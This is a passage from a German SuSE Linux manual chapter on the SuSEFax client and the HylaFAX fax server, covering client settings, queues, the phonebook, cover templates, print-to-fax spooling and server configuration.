`susefax.setup.path`, `susefax.setup.file` und `susefax.phonebook.file` gesetzt werden, da das Programm ansonsten evtl. nicht funktioniert. Getestet wurde es allerdings bislang nicht.

Property	Default Wert	Bedeutung
<code>susefax.setup.path</code>	<code>\$HOME</code>	Pfad zum Verzeichnis, in dem die Konfigurationsdatei und die Telefonbuch-Datenbank abgelegt werden soll
<code>susefax.setup.file</code>	<code>.susefaxrc</code>	Name, unter dem die Konfigurationsdatei gespeichert wird
<code>susefax.phonebook.file</code>	<code>.susephone</code>	Name, unter dem die Telefonbuch-Datenbank gespeichert werden soll
<code>susefax.images</code>	<code>./images</code>	Pfad zum Verzeichnis, in dem die für die Dialoge benötigten Bilder liegen

Tabelle 6.2: Die *System Properties* von SuSEFax

Wenn einer oder mehrere dieser Parameter geändert werden sollen, müssen lediglich die entsprechenden Kommentarzeichen hinter den Variablennamen entfernt werden (siehe Datei 6.10.1).

```
# if you want to store the settings other than
# $HOME/.susefaxrc, then you may place another path and/or
# filename here


SETUPDIR=      # -Dsusefax.setup.path=/wo/auch/immer
SETUPFILE=     # -Dsusefax.setup.file=/was/auch/immer

# even the phonebook can be renamed to whatever

PHONEBOOK=    # -Dsusefax.phonebook.file=wieauchimmer
```

Datei 6.10.1: Ausschnitt des Wrappers: /usr/X11/bin/susefax

### Bedienung

Die Abbildung 6.7 auf der nächsten Seite zeigt die Erscheinungsart des Hauptfensters, nachdem der Button 'Sendequeue' aktiviert und mittels des Buttons 'Hole Status' Informationen über die Jobs geholt wurden, die sich gerade in der Sendequete befinden, d. h. Faxe, die innerhalb der letzten Minuten abgesendet wurden. Wenn der Button 'Empfangsqueue' aktiviert wurde, werden die Faxe aufgelistet, die innerhalb der letzten Tage empfangen wurden. Wenn man den Button 'Automatische Aktualisierung' anwählt, wird in Abständen, die man in dem darunterliegenden Feld eingibt und mit  bestätigt, der Status des Servers aktualisiert. Je nach aktiviertem Button 'Empfangsqueue' oder 'Sendequeue', wird rechts neben der Jobliste angezeigt, was ein Doppelklick auf einen Listeneintrag zur Folge hat. Im Modus 'Sendequeue' kann man außerdem entscheiden, ob ein Doppelklick das Löschen eines sich gerade in der Queue befindlichen Jobs zur Folge hat, oder ob man dessen Parameter ändern will. Über das Menü 'Extras' lässt sich die bevorzugte Sprache wählen (deutsch oder englisch).

### Zuerst die Einstellungen

Bevor überhaupt irgendwelche Informationen über den Server geholt, bzw. Aktionen ausgeführt werden können, muss das Programm konfiguriert werden. Das geschieht über den Menüpunkt 'Einstellungen' im 'Programm'-Menü. Sämtliche Einstellungen werden beim Verlassen irgendeines Einstellungsdialoges gespeichert. Ebenso bewirkt das Verlassen des Programms eine Speicherung des aktuellen Zustandes der Konfiguration.

### Globale Einstellungen

Die einzelnen Felder haben folgende Bedeutung:




Abbildung 6.7: Sendequeue

**Benutzername:** Hier wird der Vor- und Zuname des Benutzers angegeben. Diese Information wird für die automatische Erzeugung eines Cover-Fax benötigt.

**Email:** An die E-Mail-Adresse, die hier angegeben wird, werden Nachrichten des Faxservers an den jeweiligen Benutzer gesendet, z. B. wenn ein Fax aus der Sendequeue entfernt wurde, ohne dass der Server es versenden konnte.

**Benutzer Account:** Der Faxserver ist in der Lage, unterschiedlichen Benutzern den Zugang zu erlauben bzw. zu verweigern. Aus diesem Grund muss hier der Accountname eingetragen werden, unter dem der Benutzer dem Server bekannt ist. Es ist auch möglich, einem Benutzer ein Passwort zuzuordnen.

**Rechnername des Faxservers:** Hierbei handelt es sich um den Namen des Rechners, auf dem der Faxserver läuft.

**Automatisches Faxen:** Wenn dieser Button aktiviert ist, wird in Sekundenabständen die Datei überprüft, die unter 'Pfad auf Spool Datei' angegeben wurde. Wenn diese Datei sich geändert hat, wird automatisch der 'Fax




Abbildung 6.8: Der Dialog für die globalen Einstellungen

senden'-Dialog geöffnet. Diese Option ist vor allem sinnvoll, wenn man aus einer Anwendung über einen Druckertreiber direkt in eine Datei druckt. Auf diese Art und Weise kann aus beliebigen Anwendungen ein Fax versendet werden, vorausgesetzt diese kann das Dokument in PostScript wandeln (siehe Abschnitt 6.10.3 auf Seite 240).

**Pfad auf Spool Datei:** Hier muss der vollständige Pfad auf die Spool Datei angegeben werden, wenn automatisches Faxen gewünscht ist. Durch Anklicken des Buttons 'Suchen' öffnet sich ein Dateibrowser, mit dessen Hilfe man eine solche Datei suchen kann.

**Pfad des Faxcovers:** Für die automatische Erzeugung eines Faxcovers wird eine spezielle PostScript-Datei benötigt. Der vollständige Pfad auf diese Datei wird hier angegeben.

**Zeitzone:** Hier sollte die Zeitzone aktiviert werden, die man auch auf dem lokalen System konfiguriert hat.

**Land:** Die Einstellung des Landes entscheidet die Darstellung von Datums- und Uhrzeitangaben, z. B. auf dem Fax-Cover.

### Job-Einstellungen

Nachdem die globalen Einstellungen korrekt ausgeführt worden sind, kann das erste Fax schon gesendet werden. Ein Fax, bzw. eine Datei, die gesendet wurde,






Abbildung 6.9: Der Dialog für die Job Parameter

wird auf dem Faxserver zu einem Job, der in der Sendequelle evtl. zusammen mit anderen Jobs darauf wartet, gesendet zu werden. Zu jedem Job gehören Jobparameter. Diese lassen sich vor und nach dem Einreihen, bzw. Senden in die Sendequelle bestimmen. Vor dem Senden geschieht das über den Dialog 'Job Einstellungen', der über das Menü 'Extras' zu erreichen ist. Die einzelnen Parameter haben folgende Bedeutung:

**Benachrichtigungsschema:** Hierdurch wird festgelegt, wann der Faxserver dem Benutzer über die konfigurierte E-Mail-Adresse eine Nachricht zukommen lassen soll. Es gibt vier verschiedene Schemata:

- **Nie (nur bei Fehlern):** Der Benutzer wird nur benachrichtigt, wenn ein Fehler beim Senden auftrat, der im Endeffekt das Senden des Jobs verhindert hat.
- **Nach dem Senden:** Der Benutzer wird auch nach dem Senden eines Jobs benachrichtigt.
- **Nach einem 'Requeue':** Der Benutzer wird benachrichtigt, wenn ein Sendeveruch scheiterte, weil die Gegenstelle z. B. gerade besetzt war.
- **Nach 'Requeue' und 'Senden:':** Eine Mischung aus den beiden vorherigen Schemata.

Das erste Schema gilt grundsätzlich, d. h. wenn z. B. Schema zwei ausgewählt

wurde, wird der Benutzer auch benachrichtigt, wenn das Senden des Jobs fehlschlug.

**Auflösung:** Hiermit wird die Auflösung des gesendeten Fax eingestellt. Die Auflösung wird in Zeilen pro Inch (lpi) gemessen.

**Priorität:** Die Priorität eines Jobs in der Sendequeue. Der Standardwert beträgt 127. Der Faxserver setzt die Priorität bei Bedarf neu, wenn z. B. das Senden eines Jobs aufgrund des Besetzzeichens fehlschlug.

**Maximale Anzahl Sendeversuche:** Hier wird festgelegt, wie oft der Server versuchen soll, einen Job zu senden, wenn z. B. aufgrund einer schlechten Leitungsqualität Übertragungsfehler auftraten.

**Maximale Anzahl Wählversuche:** Anzahl der Wahlwiederholungen, wenn z. B. die Gegenstelle gerade besetzt ist oder nicht abhebt.

**Papierformat:** Es werden drei Papierformate von SuSEFax unterstützt: A4, A3 und „North American Letter“. Diese Einstellung hängt von dem Format des zu sendenden PostScript-Dokumentes ab.

Wenn im Hauptfenster neben der Jobliste 'Job-Parameter ändern' aktiviert ist, öffnet sich bei einem Doppelklick auf einen Job ein um seine Parameter reduzierter Dialog. Hier können nachträglich die Parameter 'Benachrichtigungsschema', 'Maximale Anzahl Sendeversuche' und 'Maximale Anzahl Wählversuche' des ausgewählten Jobs eingestellt werden.

### Externer Viewer

Wenn die Jobliste im Hauptfenster die Empfangsqueue anzeigt, ist es möglich über einen externen Viewer diesen empfangenen Job anzuzeigen. Dieser Job liegt dem Faxserver im *tiffg3*-Format vor. Der externe Viewer muss also dieses Format anzeigen können. Dieses Format erlaubt es, mehrere Bilder in einer Datei zu verstauen. Dem Programm SuSEFax liegt ein kleines Skript bei, das mit Hilfe des *fax2ps* Befehls aus der *TIFF Software* von Sam Leffler (Paket *tiff*) ein PostScript-Dokument erzeugt. Dieses wird dann einem PostScript-Viewer übergeben. Das Skript sucht zuerst nach dem Programm *gv* von Johannes Plass (Paket *gv*) und dann nach *GhostView* von Timothy O. Theisen (Paket *gs\_x11*). Es heißt *docview* und ist unter */usr/lib/SuSEFax* zu finden. Die Einträge im Einstellungsdialog für den externen Viewer haben folgende Bedeutung:

**Pfad für Temporär-Dateien:** In diesem Verzeichnis legt SuSEFax das vom Server geholte *tiffg3*-Bild ab und ersetzt den Platzhalter *%F* mit dem vollständigen Pfad auf diese Datei.

#### Hinweis

Der Benutzer, der SuSEFax gestartet hat, muss sowohl Schreib- als auch Leserechte in diesem Verzeichnis haben!





Die Anwahl des Buttons ‘Polle Fax’ setzt voraus, dass Sie die Telefonnummer des Faxpolling-Servers eingegeben haben. Hierfür ist natürlich keine Angabe einer zu sendenden Datei notwendig.

**Bedeutung der Joblisten-Einträge**

Wie schon erwähnt, kann in der Jobliste sowohl der Inhalt der Sendequueue, als auch der Inhalt der Empfangsqueue angezeigt werden. Im Folgenden wird erläutert, was die einzelnen Elemente dieser Einträge zu bedeuten haben.

**Die Empfangsqueue**




Abbildung 6.10: Beispiel zu einer Empfangsqueue

Von links nach rechts gelesen werden zuerst die Zugriffsrechte, die Größe in Bytes, die Anzahl der Seiten, die TSI und der Dateiname eines empfangenen Fax angezeigt. Bei der TSI (engl. *Transmission Subscriber Identification*) handelt es sich um die Identifizierungsinformation, die der Benutzer der Gegenstelle in seinem Faxgerät eingestellt hat. Das muss nicht unbedingt eine Telefonnummer sein. Es kann sich dabei auch um einen Firmennamen oder ähnliches handeln.

**Hinweis**

Empfangene Faxe können nur per Doppelklick angesehen werden, wenn der Faxserver so konfiguriert ist, dass die Leserechte für alle gelten. Dazu sind in der Datei `/var/spool/fax/etc/config.device` (siehe Abschnitt 6.10.4 auf Seite 243) hinter dem Schlüsselwort **RecvFileMode:** die Rechte `0644` einzutragen.



**Die Sendequueue**




Abbildung 6.11: Beispiel zu einer Sendequueue

Von links nach rechts gelesen wird zuerst die Job-ID (Job Identifikation), die Priorität, der Benutzer-Account, die Zieltelefonnummer, die Sendezeit und/oder

die Anzahl der Wählversuche sowie die maximale Anzahl Wählversuche angezeigt. Falls ein Fehler auftrat, wird die entsprechende Fehlermeldung ebenfalls an die betreffende Zeile angehängt. Die Job-ID wird vom Fax-Server automatisch vergeben. Die Priorität kann für jeden Job eingestellt werden, wird allerdings bei Bedarf vom Fax-Server verändert. Der Benutzer-Account zeigt an, welcher Benutzer diesen Job gestartet hat. Nur dieser Benutzer kann diesen Job löschen oder seine Parameter ändern.

## Das Telefonbuch



Abbildung 6.12: Das Telefonbuch

Im Telefonbuch (vgl. Abbildung 6.12) können Namen und Faxnummern verwaltet werden. Wenn Sie zum ersten Mal auf den Button 'Integriertes Telefonbuch' klicken, erhalten Sie die Meldung, dass kein Telefonbuch gefunden werden konnte. Klicken Sie auf 'OK', Sie wollen das Telefonbuch ja erst anlegen. Sie erhalten eine leere Telefonbuch-Maske, in der Sie die Fax-Nummern, die sie häufiger benötigen, eintragen können. Klicken Sie auf 'Hinzufügen', und füllen Sie die Eingabefelder für den ersten Eintrag aus. Mit der Tabulator-Taste springen Sie zum nächsten Feld. Durch Klick auf 'Änderungen verwerfen' können Sie Ihre Angaben wieder löschen. Wenn Sie fertig sind, klicken Sie auf 'Eintrag übernehmen' und dann auf 'Fenster schließen'. Sie haben nun im Telefonbuch einen ersten Eintrag. Wenn Sie diesen per Mausklick auswählen, können Sie bereits ein Fax an die Person oder Firma schicken. Sobald Sie mehrere Einträge angelegt haben, können Sie diese nach Name, Vorname, Faxnummer oder Firma anzeigen und sortieren lassen. Vergessen Sie nicht das Telefonbuch mit 'Speichern unter ...' unter einem von Ihnen frei wählbaren Namen zu speichern.

Wenn sich der Eintrag-Editor im 'Eintrag ansehen'-Modus befindet, bewirkt

ein Klick auf den Button 'Sende Fax' das Öffnen des 'Fax Sende Dialoges', und die Elemente 'Vorname', 'Nachname', 'Telefonnummer', 'Firma' und 'Kommentar' werden in die Felder für die Covererzeugung übernommen (siehe auf Seite 235). Das Cover wird jedoch selbstverständlich nur gesendet, wenn der Button 'Mit Cover-Fax' angewählt wird. Wenn im Telefonbuch eine Aktion ausgeführt wurde, die den Auswahlbalken verschwinden lässt, z. B. 'Sortieren', dann wird der 'Sende Fax'-Button deaktiviert. Aktivieren lässt er sich wieder durch Anwahl irgendeines Eintrages.

Bei Betätigung des Buttons 'Hinzufügen' im Telefonbuch, wird ein neuer Eintrag an das Ende der Telefonliste angehängt. Mit 'Bearbeiten' können Sie einen Eintrag ändern, wenn Sie einen Fehler entdeckt haben, oder sich z. B. die Tefonnummer geändert hat. 'Löschen' löscht den Eintrag, der gerade mit einem Balken markiert ist. Sortiert wird immer nur, wenn der 'Sortieren'-Button angewählt wird, und zwar nach dem Kriterium unter 'Angezeigt wird' in aufsteigender numerischer und alphabetischer Reihenfolge.

Sie können mit SuSE Phone mehrere Telefonbücher anlegen, falls Sie etwa ein privates und ein geschäftliches Telefonbuch haben möchten. Dazu klicken Sie auf 'Neues Telefonbuch', und mit 'Hinzufügen' können Sie nun wieder eine Liste von Einträgen generieren. Am Ende müssen Sie dann nur noch dem neuen Telefonbuch mit 'Speichern unter ...' einen neuen Namen geben. Mit dem Button 'Telefonbuch öffnen' können Sie die verschiedenen Telefonbücher öffnen.

Die Buttons 'Speichern' und 'Speichern & Beenden' werden erst anwählbar, wenn einer der Buttons 'Eintrag übernehmen' im Eintrag-Editor, 'Sortieren' oder 'Löschen' angewählt wird. Mit 'Abbrechen' können Sie jederzeit aus dem Telefonbuch aussteigen. Ungespeicherte Einträge gehen dann allerdings verloren.

Das Telefonbuch kann übrigens auch 'standalone' gestartet werden. Dafür ist der Wrapper **susephone** zuständig: einfach **susephone** in der Shell eingeben. In diesem Fall können jedoch keine Faxe versendet werden.



### Hinweis

Es ist nicht ratsam, das Telefonbuch-Programm unter einem Benutzer Account zweimal zu starten. Wenn doch, sollte man darauf achten, dass nicht gleichzeitig das Telefonbuch gespeichert wird.

## Der Serienfax-Dialog

Der Serienfax-Dialog ermöglicht das Erstellen einer Serienfaxliste aus den Einträgen des Telefonbuchs. Um einen oder mehrere Einträge zur Serienfaxliste hinzuzufügen oder zu entfernen, müssen diese selektiert sein. Das Selektieren kann durch Anwahl mittels Maustaste erfolgen, oder durch einen der beiden 'Toggle'-Buttons. Wenn beispielsweise der Button '←Toggle' angewählt wird,

werden alle Einträge der Telefonliste, die nicht selektiert sind, selektiert, und alle, die selektiert sind, werden deselektiert. Genauso verhält es sich mit der Serienfaxliste. Die Anwahl des 'Faxe senden'-Buttons bewirkt die Versendung eines Faxes an alle in der Serienfaxliste befindlichen Einträge. Für Serienfaxe kann kein automatisches Faxcover erzeugt werden.

## 6.10.2 Automatische Generierung des Fax-Covers

Wie schon erwähnt, erfordert die Generierung eines automatischen Fax-Covers ein PostScript-Template. Bei dieser Datei handelt es sich nicht um eine von einem PostScript-Interpreter interpretierbare Datei, vielmehr sind in einer solchen Datei Platzhalter für die Informationen eingefügt, die erst bei der Erzeugung des Covers eingefügt werden. Die Erzeugung eines solchen Templates kann unterschiedlich schwierig sein. Wenn man das Satzsystem  $\text{\LaTeX}$  einigermaßen beherrscht, kann man sich glücklich schätzen, dass das Paket `latex-cover`<sup>6</sup> von R. Krienke existiert. Dieses Paket bringt einen  $\text{\TeX}$ -Style mit, der es erlaubt auf eine für einen  $\text{\TeX}$ -Kenner recht einfache Art, ein solches Template zu erzeugen. Das Cover, welches diesem Paket und dem Paket `hylafax` beiliegt, wurde mittels `latex-cover` erzeugt.

Wenn man dieses nicht benutzen will, so ist man gezwungen, eine normale PostScript-Datei zu erzeugen, und die entsprechenden Makros und Platzhalter, die benötigt werden, von Hand einzutragen.

### Welche Schlüsselwörter kennt SuSEFax?

Wenn man das  $\text{\TeX}$ -Dokument für das Template bearbeitet, sollte man wissen, dass die jetzige Version von SuSEFax nur die folgenden Makros ersetzt:

<code>\toperson</code>
<code>\from</code>
<code>\regarding</code>
<code>\tocompany</code>
<code>\todaysdate</code>
<code>\comments</code>

Wenn man das selbst gebastelte Template testen möchte, so kann man das Programm `faxcover` aus dem Paket `hylafax` dafür benutzen. Dieses erzeugt aus dem Template eine fertige PostScript-Datei, welche man ansehen oder drucken kann. Oder man benutzt das Java-Binary `FaxCovergen.class` aus dem Paket `su-sefax` zum Testen. Dazu kann man in einem beliebigen Verzeichnis folgenden Aufruf eingeben:

```
tux@erde:/home/tux > java -classpath
/usr/lib/java/lib/classes.zip:/usr/lib SuSE-
Fax.FaxCovergen
```

Die Ausgabe 6.10.1 auf der nächsten Seite sollte erscheinen.

<sup>6</sup>Dieses Paket wird bei der Installation vom Paket `hylafax` unter `/usr/share/doc/packages/hylafax` installiert.

Aufruf: `FaxCovergen quellcover.ps docname.ps zielcover.ps`

### Ausgabe 6.10.1: Faxcover erzeugen

Das Quellcover ist in diesem Fall das Template, hinter `docname.ps` verbirgt sich das Dokument, welches im Falle eines tatsächlichen Sendens als Fax verschickt werden soll und in `zielcover.ps` wird das so erstellte Cover gespeichert, welches man sich dann ebenfalls ansehen kann. Diese Argumente werden dann einfach hinten an den obigen Aufruf angehängt.

### 6.10.3 Fax-Spooling unter *UNIX/Linux*

Der Spoolingmechanismus unter SuSEFax ist eigentlich für die Anwendung unter *Windows* vorgesehen. Jedoch auch unter *Linux* kann man sich dieses Feature nutzbar machen. Dazu installieren Sie einfach das Paket `faxprint`, Serie `n` (Netzwerk-Support).

Wenn man jetzt z. B. mittels `a2ps -nP /etc/passwd | lpr -Pf` die Datei `/etc/passwd` nach PostScript wandelt und diese über den neu eingerichteten Druckerfilter schickt, sollte unter dem Verzeichnis `/tmp` eine Datei zu finden sein, die `fax_accountname.ps` heißt. Mit `accountname` ist der Name gemeint, unter dem man sich im System angemeldet hat. Wenn diese Datei jetzt vorhanden ist, kann man wie unter Abschnitt 6.10.1 auf Seite 230 beschrieben, diese Datei als Spooldatei eintragen und den Button 'Automatisches Faxen' aktivieren.



#### Hinweis

Der Spool-Mechanismus kann nur funktionieren, wenn das Programm SuSEFax gestartet ist. In diesem Fall wird der Zeitstempel `Lastmodified` der Spool-Datei regelmäßig überprüft und bei einer Änderung der Fax-Empfänger-Dialog von SuSEFax geöffnet.

### 6.10.4 HylaFAX – Verteiltes Faxen

#### Funktionsweise

Für die Einrichtung von HylaFAX kann kein Installationssupport in Anspruch genommen werden (vgl. Abschnitt A.1.2 auf Seite 574); wir sind aber gern bereit, im Rahmen des kostenpflichtigen Business-Supports zu helfen (vgl. Abschnitt A.3 auf Seite 578).

Abbildung 6.13 auf der nächsten Seite zeigt die Funktionsweise des Fax-Servers und das Prinzip der Interaktion mit den Clients. Wie in der Abbildung zu sehen ist, existieren drei Kommunikationswege zwischen den Clients und dem Server.



Das Protokoll, das sich hinter Port 4557 verbirgt, ist aus Kompatibilitätsgründen zu alten Versionen von HylaFAX vorhanden. Ein unter den alten *Windows*-Versionen laufender Client namens WinFlex von Peter Bentley nutzt z. B. noch dieses Protokoll. Neuere Clients sollten das neue Protokoll benutzen, das sich hinter Port 4559 verbirgt. Dieses Protokoll ist stark an das *File Transfer Protocol*, RFC959 angelehnt. Das dritte Protokoll ist das SNPP (*Simple Network Paging Protocol*, RFC1861).




Abbildung 6.13: Die Funktionsweise des HylaFAX-Servers

Der Server selbst setzt sich aus drei Daemonen zusammen, von denen jeder bestimmte Aufgaben erfüllt:

**hfaxd** ist der Protokollserver. Dieser ist zuständig für die Kommunikation zwischen Client und Server. Er kann entweder standalone, z. B. beim Hochfahren des Systems vom Init-Prozess, oder über den Inetd gestartet werden. Er kommuniziert über ein „FIFO special file“ mit dem faxq-Prozess.

**faxq** ist der „Queueing Agent“. Er ist zuständig für die Verwaltung der ein- und ausgehenden Faxe und der Job-Queue. Dieser Prozess läuft die ganze Zeit, und es sollte nur *einer* laufen.

**faxgetty** ist für die Kommunikation mit dem Modem zuständig. Als Alternative zu **faxgetty** kann das Programm **faxmodem** benutzt werden, falls man lediglich Faxe versenden, nicht aber empfangen möchte. Außerdem kann er über eine FIFO-Datei<sup>7</sup> administrative Kommandos empfangen.

Die Verzeichnisstruktur

Der gesamte Server läuft in einer „Change-Root“-Umgebung. Standardmäßig liegt das *Server-Root* unter `/var/spool/fax`. Die Server-Prozesse und das *Server-Root*-Verzeichnis gehören dem Benutzer und der Gruppe `'uucp'`. Tabelle 6.3 auf der nächsten Seite zeigt alle Verzeichnisse, die im *Server-Root* zu finden sind und erläutert ihre Funktion.

archive	Hier werden Jobs archiviert, wenn der <i>job archival support</i> aktiviert wurde.
bin	In diesem Verzeichnis werden Skripten abgelegt, die von den Programmen <i>faxq</i> , <i>faxsend</i> , <i>pagesend</i> und <i>faxgetty</i> benutzt werden.
client	Dieses Verzeichnis beinhaltet FIFO-Dateien, die für die Kommunikation mit dem Programm <i>faxq</i> benötigt werden.
config	Die Konfiguration, die Zugriffskontrolle und die Benutzerverwaltung befinden sich in diesem Verzeichnis und im Verzeichnis <i>etc</i> .
dev	Da das ganze System in einer <i>chroot</i> -Umgebung läuft, befinden sich hier Charakter-Devices, die benötigt werden ( <i>null</i> , <i>socksys</i> und <i>tcp</i> ).
docq	Dieses und das Verzeichnis <i>tmp</i> werden u. a. für die Vorbereitung ausgehender Jobs benötigt.
doneq	Hier werden Jobs gespeichert, die beendet, aber nicht entfernt oder archiviert wurden.
etc	siehe <i>config</i> .
info	In diesem Verzeichnis werden Informationen über die Leistungsmerkmale von Maschinen gespeichert, mit denen HylaFAX schon einmal in Verbindung war.
log	Dieses Verzeichnis beinhaltet Logging-Informationen über Send- und Empfangs-Sitzungen.
pollq	Hier werden Dokumente gespeichert, die über Polling vom Server abgeholt werden sollen.
sendq	Ausgehende Faxe werden hier gespeichert und...
recvq	...hier werden eingehende Faxe gespeichert.
status	Hier werden Dateien abgelegt, in denen der Server Informationen über seinen momentanen Zustand speichert.
tmp	siehe <i>docq</i> .

Tabelle 6.3: Fortsetzung auf der nächsten Seite...

<sup>7</sup>Eine FIFO-Datei (engl. *FIFO = First In First Out*) ist eine Datei, in die man etwas hineinschreiben kann, was bei einem Auslesen dieser Datei in gleicher Reihenfolge wieder ausgelesen wird.

Tabelle 6.3: Die *Server-Root*-Verzeichnisse und ihre Funktion

Zusätzlich zu diesen Verzeichnissen gibt es noch FIFO-Dateien. Die Datei `/var/spool/fax/FIFO` und für jedes von `faxgetty` verwaltete Modem eine Datei `/var/spool/fax/FIFO.devname`, wobei `devname` für den Device Namen steht, mit dem das Modem verbunden ist.

## Konfiguration

Die Konfiguration des Servers verteilt sich auf 2 bis 2+n Konfigurationsdateien. 'n' steht für die Anzahl der zu verwendenden Fax-Modems. Im Verzeichnis `/var/spool/fax/etc` sind die Konfigurationsdateien `config` und `config.device` zu finden. Letztere bestimmt die Konfiguration des am Gerät `device` angeschlossenen Modems. Wenn beispielsweise das Modem an `/dev/ttyS0` angeschlossen wäre, würde diese Datei `config.ttyS0` heißen.

In der Datei `config` werden allgemein gültige Einstellungen gemacht, die vom Scheduler-Prozess `faxq` benötigt werden. In `config.device` befinden sich modemspezifische Einstellungen. In `config` befinden sich die Einstellungen für den Queueing-Agent und die Einstellungen für den Protokollserver befinden sich in der Datei `/usr/lib/fax/hfaxd.conf`. Diese Konfigurationsdateien werden automatisch erzeugt, wenn man das Skript `faxsetup` nach der Installation ausführt.

## Beispiel Konfigurationssitzung

Im Folgenden ein Beispiel für eine Konfigurationssitzung mittels `faxsetup`. Es wird in dieser Sitzung von den Daten in Tabelle 6.4 ausgegangen.








Telefonnummer	(0)49(0)911-123456
Modem Fax-Klasse	2.0

Tabelle 6.4: Ausgangsdaten

Hier müssen Sie natürlich von Ihrer Telefonnummer zur Grundlage nehmen und während der Ausführung von `faxsetup` entsprechend reagieren. Die in **Fett-druck** gesetzten Buchstaben bezeichnen die eingegebenen Daten.

## Scheduler-Konfiguration

- Should an entry be added to `/etc/inetd.conf` [no]? ☐
- Country code [1]? **49**
- Area code []? **911**

- Long distance dialing prefix [1]? **0**
